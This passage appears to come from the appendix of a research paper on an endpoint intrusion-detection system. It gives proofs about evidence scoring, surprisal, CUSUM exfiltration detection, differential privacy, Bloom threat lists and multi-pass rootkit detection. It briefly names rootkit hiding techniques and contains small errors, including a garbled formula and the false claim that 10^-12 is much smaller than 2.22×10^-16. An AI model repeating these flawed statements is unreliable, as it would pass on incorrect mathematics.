2. *Under the `v1.3` rule $L_{v1.3}(s) = L_0 + w_{ori}\mathbf{s1}[s \geq \theta] + W_C + W_E$, $L_{v1.3}(s)$ is monotonically non-decreasing over all $s \in [0,1]$ and under arbitrary signal additions with $w_j \geq 0$.*

Proof. (1) Evaluate the left and right limits of $L_{\text{v1.2}}(s)$ at $s = \theta$:

$$\lim_{s\uparrow\theta} L_{\text{v1.2}}(s) = L_0 + W_C + W_E,$$
$$L_{\text{v1.2}}(\theta) = L_0 + \theta w_{\text{ori}} + \theta(W_C + W_E).$$

Hence $L_{\text{v1.2}}(\theta) - \lim_{s\uparrow\theta} L_{\text{v1.2}}(s) = \theta w_{\text{ori}} - (1-\theta)(W_C + W_E)$. For Refmon's defaults ($\theta = 0.5$, $w_{\text{ori}} = 0.8$), whenever $W_C + W_E > 0.8$ (which holds for *every* Contract + Effect pair in Table 2, e.g., $W_C + W_E = 1.0 + 2.5 = 3.5$), we have $L_{\text{v1.2}}(0.5) - L_{\text{v1.2}}(0.499) = 0.4 - 1.75 = -1.35 < 0$, proving a downward jump where stronger provenance produced weaker evidence.

(2) In `v1.3`, write $g(s) = w_{\text{ori}}\mathbf{s1}[s \geq \theta]$. For $0 \leq s_1 \leq s_2 < \theta$, $g(s_1) = g(s_2) = 0$. For $0 \leq s_1 < \theta \leq s_2 \leq 1$, since $w_{\text{ori}} \geq 0$ and $s_2 \geq \theta > 0$, $g(s_1) = 0 \leq w_{\text{ori}} s_2 = g(s_2)$. For $\theta \leq s_1 \leq s_2 \leq 1$, $g(s_2) - g(s_1) = w_{\text{ori}}(s_2 - s_1) \geq 0$. Since W_C and W_E are independent of s (apart from D23's indicator $\mathbf{1}[s \geq \theta]$ which only *adds* positive allowed-effect weights when s crosses θ), $L_{\text{v1.3}}(s_1) \leq L_{\text{v1.3}}(s_2)$ for all $0 \leq s_1 \leq s_2 \leq 1$. Furthermore, adding any signal j^* with $w_{j^*} \geq 0$ to question set $\mathcal{S}_q$ satisfies $\max_{j\in\mathcal{S}_q\cup\{j^*\}} w_j s_j \geq \max_{j\in\mathcal{S}_q} w_j s_j$, so $L_{\text{v1.3}}$ never decreases when evidence is added. □

H Proofs of Laplace Surprisal and Good-Turing Unseen Mass

Proposition H.1 (Properness and Surprisal Bounds of Laplace Role Model)**.** *Let $n_1, \ldots, n_K \geq 1$ be observed*

counts summing to $N = \sum_{e=1}^{K} n_e$*, and define* $\hat{p}(e) = \frac{n_e+\alpha}{N+\alpha(K+1)}$ *for* $e \in \{1,\dots,K\}$ *and* $\hat{p}(\textit{unseen}) = \frac{\alpha}{N+\alpha(K+1)}$ *with* $\alpha > 0$*. Then* $\hat{p}$ *is a valid probability distribution on* $\{1,\dots,K,\textit{unseen}\}$*, and unseen-event surprisal satisfies* $I(\textit{unseen}) = \log_2\big(\frac{N}{\alpha} + K + 1\big)$*.*

Proof. Every probability is strictly positive since $n_e \geq 0$ and $\alpha > 0$. Summing over all $K+1$ outcomes gives

$$\sum_{e=1}^{K} \frac{n_e+\alpha}{N+\alpha(K+1)} + \frac{\alpha}{N+\alpha(K+1)} = \frac{\sum_{e=1}^{K} n_e + K\alpha + \alpha}{N+\alpha(K+1)} = \frac{N+\alpha(K+1)}{N+\alpha(K+1)} = 1.$$

Taking $-\log_2 \hat{p}(\text{unseen})$ yields $\log_2((N+\alpha(K+1))/\alpha) = \log_2(N/\alpha + K + 1)$. In particular, for $\alpha = 1$, $I(\text{unseen}) \geq 12$ bits requires $N + K + 1 \geq 2^{12} = 4096$, automatically preventing surprisal false alarms on small samples even before the Good-Turing check. □

Theorem H.2 (Unbiasedness of Good-Turing Unseen Probability Estimator [6])**.** *Suppose* N *i.i.d. events are drawn from an unknown discrete distribution* $\{p_e\}_{e\in\mathcal{U}}$ *over a countable alphabet* $\mathcal{U}$*. Let* N_e *be the count of kind* e *in the first* N *draws,* $U_N = \sum_{e\in\mathcal{U}} p_e \mathbf{1}[N_e = 0]$ *be the true random probability mass of kinds unseen in* N *draws, and* $N_1^{(N+1)} = \sum_{e\in\mathcal{U}} \mathbf{1}[N'_e = 1]$ *be the number of singletons in a sample of size* $N+1$*. Then:*

$$\mathbb{E}[U_N] = \frac{\mathbb{E}\big[N_1^{(N+1)}\big]}{N+1} \approx \frac{\mathbb{E}[N_1^{(N)}]}{N}.$$

Proof. By linearity of expectation and $N_e \sim \text{Binomial}(N, p_e)$,

$$\mathbb{E}[U_N] = \sum_{e\in\mathcal{U}} p_e \mathbb{P}(N_e = 0) = \sum_{e\in\mathcal{U}} p_e (1-p_e)^N.$$

Conversely, in $N+1$ i.i.d. draws, $\mathbb{P}(N'_e = 1) = (N+1)p_e(1-p_e)^N$. Summing over $e \in \mathcal{U}$ and dividing by $N+1$ gives

$$\frac{\mathbb{E}\big[N_1^{(N+1)}\big]}{N+1} = \frac{1}{N+1}\sum_{e\in\mathcal{U}} (N+1)p_e(1-p_e)^N = \sum_{e\in\mathcal{U}} p_e(1-p_e)^N = \mathbb{E}[U_N].$$

For $N \gg 1$, replacing $N+1$ by N yields $\hat{p}_{\text{unseen}} = N_1/N$ with $O(1/N)$ bias. □

I Proofs of Statistical Rate and CUSUM Drift Properties

Proposition I.1 (Numerical Exactness of Upper-Tail Poisson Recurrence)**.** *For* $X \sim \text{Poisson}(\lambda)$ *with* $\lambda > 0$ *and integer* $k \geq 1$*, the upper tail* $T(k,\lambda) = \sum_{i=k}^{\infty} t_i$ *with* $t_k = \exp(-\lambda + k\ln\lambda - \ln\Gamma(k+1))$ *and recurrence* $t_{i+1} = t_i \cdot \frac{\lambda}{i+1}$ *converges strictly monotonically for* $i \geq \lceil\lambda\rceil$ *with relative truncation error below machine epsilon* ε_{mach} *once* $t_i \leq \varepsilon_{mach} \sum_{j=k}^{i} t_j$*.*

Proof. Computing $\ln t_k$ via $\text{lgamma}(k+1) = \ln(k!)$ avoids catastrophic cancellation in $1 - \sum_{i=0}^{k-1} t_i$ when $T(k,\lambda) \approx 10^{-12} \ll \varepsilon_{\text{mach}} \approx 2.22 \times 10^{-16}$ (where complement subtraction returns 0.0). For all $i \geq \max(k, \lceil 2\lambda\rceil)$, $t_{i+1}/t_i = \lambda/(i+1) \leq 1/2$, so the omitted tail satisfies $\sum_{j=i+1}^{\infty} t_j \leq t_{i+1}\sum_{r=0}^{\infty} 2^{-r} = 2t_{i+1} \leq t_i$, bounding relative error by $\varepsilon_{\text{mach}}$. □

Proposition I.2 (Negative Drift Under Benign Null and Poisoning Immunity)**.** *Let* $z_t = (x_t - \mu)/\sigma$ *have* $\mathbb{E}_0[z_t] = 0$ *under benign traffic and* $\mathbb{E}_1[z_t] = \delta > k_c > 0$ *under slow exfiltration. Then the one-sided CUSUM* $S_t = \max(0, S_{t-1} + z_t - k_c)$ *has strictly negative pre-reflection increment drift* $\mathbb{E}_0[z_t - k_c] = -k_c < 0$ *under* $\mathcal{H}_0$ *(preventing unbounded random-walk drift) and strictly positive drift* $\mathbb{E}_1[z_t - k_c] = \delta - k_c > 0$ *under* $\mathcal{H}_1$*, matching the Gaussian log-likelihood ratio test for shift* $\delta = 2k_c$ *[4, 5]. Moreover, when EMA updates* $\hat{\lambda}_t = (1-\beta)\hat{\lambda}_{t-1} + \beta y_t \cdot \mathbf{1}[\neg\textit{incident}]$ *are gated on J.decision =* `ALLOW`*, any sequence of anomalous bursts during an open incident leaves* $\hat{\lambda}_t \equiv \hat{\lambda}_{t_{open}}$*, preventing baseline inflation.*

Proof. Under Gaussian $z_t \sim \mathcal{N}(\delta, 1)$ vs. $\mathcal{N}(0,1)$, the single-step log-likelihood ratio is $\ln\frac{\phi(z_t-\delta)}{\phi(z_t)} = \delta z_t - \frac{\delta^2}{2} = \delta\big(z_t - \frac{\delta}{2}\big)$. Setting $k_c = \delta/2 > 0$ scales Page's SPRT recursion directly into Eq. (17). Under $\mathcal{H}_0$, $\mathbb{E}_0[z_t - k_c] = -k_c < 0$; under $\mathcal{H}_1$ with $\delta > k_c$, $\mathbb{E}_1[z_t - k_c] = \delta - k_c > 0$. Finally, during $[t_{\text{open}}, t_{\text{close}}]$, $\mathbf{1}[\neg\text{incident}] = 0 \implies \hat{\lambda}_t = \hat{\lambda}_{t_{\text{open}}}$ by trivial induction. □

J Proofs of Differential Privacy and Zero-FP Bloom Filtering

Theorem J.1 (ε-Differential Privacy of Aggregate Fleet Counts)**.** *Let* D, D' *be neighboring device-telemetry datasets differing in the state of at most one device, and let* $f(D) \in \mathbb{N}$ *count the number of devices experiencing a given rule or tactic* ($\Delta f = \max_{D\sim D'} |f(D) - f(D')| = 1$)*. Then the mechanism* $\mathcal{M}(D) = f(D) + \eta$ *where* η *is sampled via inverse transform* $F^{-1}(u) = -\frac{1}{\varepsilon}\,\text{sgn}(u-\frac{1}{2})\ln\big(1 - 2|u-\frac{1}{2}|\big)$ *for* $u \sim \text{Uniform}(0,1)$ *satisfies pure* ε*-differential privacy.*

Proof. First, for $y \geq 0$, $\mathbb{P}(F^{-1}(u) \geq y) = \mathbb{P}\big(u - \frac{1}{2} \geq \frac{1}{2}(1 - e^{-\varepsilon y})\big) = \frac{1}{2}e^{-\varepsilon y}$; by symmetry around 0, η has density $p_\eta(z) = \frac{\varepsilon}{2}\exp(-\varepsilon|z|)$, i.e., $\eta \sim \text{Lap}(0, 1/\varepsilon)$. Second, for any measurable output $z \in \mathbb{R}$ and neighboring D, D' with $|f(D) - f(D')| \leq \Delta f = 1$, the reverse triangle inequality

$|z - f(D')| - |z - f(D)| \le |f(D) - f(D')| \le 1$ gives:

$$\frac{p_{\mathcal{M}(D)}(z)}{p_{\mathcal{M}(D')}(z)} = \frac{\frac{\varepsilon}{2}\exp(-\varepsilon|z - f(D)|)}{\frac{\varepsilon}{2}\exp(-\varepsilon|z - f(D')|)} = \exp\Big(\varepsilon\big(|z - f(D')| - |z - f(D)|\big)\Big) \le e^{\varepsilon}. \square$$

Theorem J.2 (Optimal Sizing and Zero Operational False Positives of Confirmed Bloom Threat Lists)**.** *For n threat entries inserted into an m-bit array using k_h independent hash positions, the asymptotic filter false-positive probability $p(k_h) = \big(1 - e^{-k_h n/m}\big)^{k_h}$ is minimized at $k_h^* = \frac{m}{n}\ln 2$, requiring $m = \lceil -n \ln p_{fp}/(\ln 2)^2 \rceil$ bits for target hint rate p_{fp}. Moreover, two-stage confirmation $H(x) = \mathbf{1}[\mathcal{B}(x) = 1 \wedge d(x) \in \mathcal{D}_{exact}]$ achieves zero false negatives relative to $\mathcal{D}_{exact}$ and false-positive probability $\le 2^{-256}$ (HMAC-SHA256 collision bound).*

Proof. Let $g(k_h) = \ln p(k_h) = k_h \ln(1 - e^{-k_h n/m})$. Setting $x = e^{-k_h n/m} \in (0,1)$ gives $k_h = -\frac{m}{n}\ln x$ and $g = -\frac{m}{n}\ln x \ln(1-x)$. Differentiating with respect to x:

$$\frac{\mathrm{d}g}{\mathrm{d}x} = -\frac{m}{n}\left(\frac{\ln(1-x)}{x} - \frac{\ln x}{1-x}\right) = 0 \iff x = 1 - x \iff x = \frac{1}{2}.$$

Substituting $x = 1/2$ yields $k_h^* = \frac{m}{n}\ln 2$ and $p(k_h^*) = (1/2)^{(m/n)\ln 2} = e^{-m(\ln 2)^2/n} \le p_{\mathrm{fp}} \iff m \ge -n \ln p_{\mathrm{fp}}/(\ln 2)^2$. Finally, because a Bloom filter has zero false negatives ($d(x) \in \mathcal{D}_{\mathrm{exact}} \implies \mathcal{B}(x) = 1$), $H(x) = 1 \iff d(x) \in \mathcal{D}_{\mathrm{exact}}$; for $x \notin \mathcal{D}_{\mathrm{bad}}$, $d(x) \in \mathcal{D}_{\mathrm{exact}}$ occurs only on an HMAC-SHA256 collision across n entries ($\le n \cdot 2^{-256}$ under PRF security [9]). $\square$

K Bounds of the Trust Mark (v2.0, A65)

Proposition K.1 (Trust Never Outlives or Outreaches a Label)**.** *Let process p ingest trusted-root content at t_p, let $s_{floor} \in (0,1)$ be the label alive floor, and let $\mathrm{trust}_p(t)$ be defined by Eq. (8). Then:*

1. ***Lifetime:*** *$\mathrm{trust}_p(t) = 1$ implies $t - t_p \le T_{1/2}\log_2(1/s_{floor})$, the lifetime of a non-persistent label without contract evidence created at t_p;*
2. ***Cancellation:*** *if any label in $\mathrm{ever}(p)$ is alive at t, then $\mathrm{trust}_p(t) = 0$, whatever its strength relative to θ_{ori};*
3. ***Reach:*** *the mark reaches only p and the processes spawned in its lineage; a channel role that ingests trusted content does not acquire it, and no file or persistence item carries it, so a startup entry written under trust starts a later story without trust;*
4. ***Precedence:*** *no story containing a self-tamper, canary or protected-asset flag is allowed by the mark.*

Proof. (1) The first factor of Eq. (8) is 1 iff $2^{-(t-t_p)/T_{1/2}} \ge s_{\mathrm{floor}} \iff t - t_p \le T_{1/2}\log_2(1/s_{\mathrm{floor}})$, which by Eq. (6) with $s_0 = 1$ is exactly the time at which such a label falls below the floor (Proposition E.1). With $T_{1/2} = 30$ min and $s_{\mathrm{floor}} = 0.02$ this is $30\log_2 50 \approx 169$ min. (2) The second factor is 0 by definition. (3) The mark is set on an ingesting process only when its role is not a channel role, and copied only when a new process is created with p (or a descendant) as parent; rule 5 (files and persistence items) copies labels, never the mark. (4) `Judge` evaluates the overrides in the fixed order self-tamper $\succ$ canary $\succ$ protected asset $\succ$ trusted root and returns the first that applies, so the trusted-root override is reached only when none of the blocking overrides is present. $\square$

L Proof of Multi-Pass Rootkit Churn Suppression

Proposition L.1 (Exponential Suppression of Transient OS Race Discrepancies)**.** *Suppose during pass $r \in \{1,\dots,m\}$ separated by $\Delta\tau$ exceeding typical syscall directory-walk latency, a benign short-lived entity x (such as an exiting worker PID or unloading kernel module) produces a transient cross-view race $x \in \mathcal{V}_{low}^{(r)} \setminus \mathcal{V}_{high}^{(r)}$ with probability $p_{race} \ll 1$ on Pass 1 and conditional persistence probability $q_{persist} \ll 1$ on each subsequent pass, whereas a stealth rootkit actively hiding x^* satisfies $x^* \in \mathcal{V}_{low}^{(r)} \setminus \mathcal{V}_{high}^{(r)}$ with probability $p_{tp} \approx 1$ on every pass. Then for $\Delta_{pers} = \bigcap_{r=1}^{m}(\mathcal{V}_{low}^{(r)} \setminus \mathcal{V}_{high}^{(r)})$:*

$$\mathbb{P}(x \in \Delta_{pers} \mid \textit{benign}) = p_{race} \cdot q_{persist}^{m-1},$$
$$\ln \frac{\mathbb{P}(x \in \Delta_{pers} \mid \textit{rootkit})}{\mathbb{P}(x \in \Delta_{pers} \mid \textit{benign})} = \ln \frac{p_{tp}}{p_{race}} + (m-1)\ln \frac{1}{q_{persist}}.$$

Proof. By the chain rule of conditional probability under $\mathcal{H}_0$ (benign OS churn) across passes $1,\dots,m$,

$$\mathbb{P}\left(\bigcap_{r=1}^{m} E_r \,\middle|\, \mathcal{H}_0\right) = \mathbb{P}(E_1 \mid \mathcal{H}_0)\prod_{r=2}^{m}\mathbb{P}(E_r \mid E_{1..r-1}, \mathcal{H}_0) = p_{\mathrm{race}}\, q_{\mathrm{persist}}^{m-1}.$$

Under a persistent rootkit hook (e.g., an LKM unlinked from `modules` list but still mounted in `/sys/module`, or `getdents64` filtering PID x^*), E_r holds deterministically across passes ($\mathbb{P}(\bigcap_{r=1}^{m} E_r \mid \text{rootkit}) = p_{\mathrm{tp}}$). Taking the natural log-likelihood ratio yields $\ln(p_{\mathrm{tp}}/p_{\mathrm{race}}) + (m-1)\ln(1/q_{\mathrm{persist}})$, and applying the policy cap $w_{\max}$ yields Eq. (19). For $p_{\mathrm{race}} = 0.02$, $q_{\mathrm{persist}} = 0.05$, and $m = 2$, benign race probability drops from 2×10^{-2} to 10^{-3} (20× reduction) in a single 50 ms interval. $\square$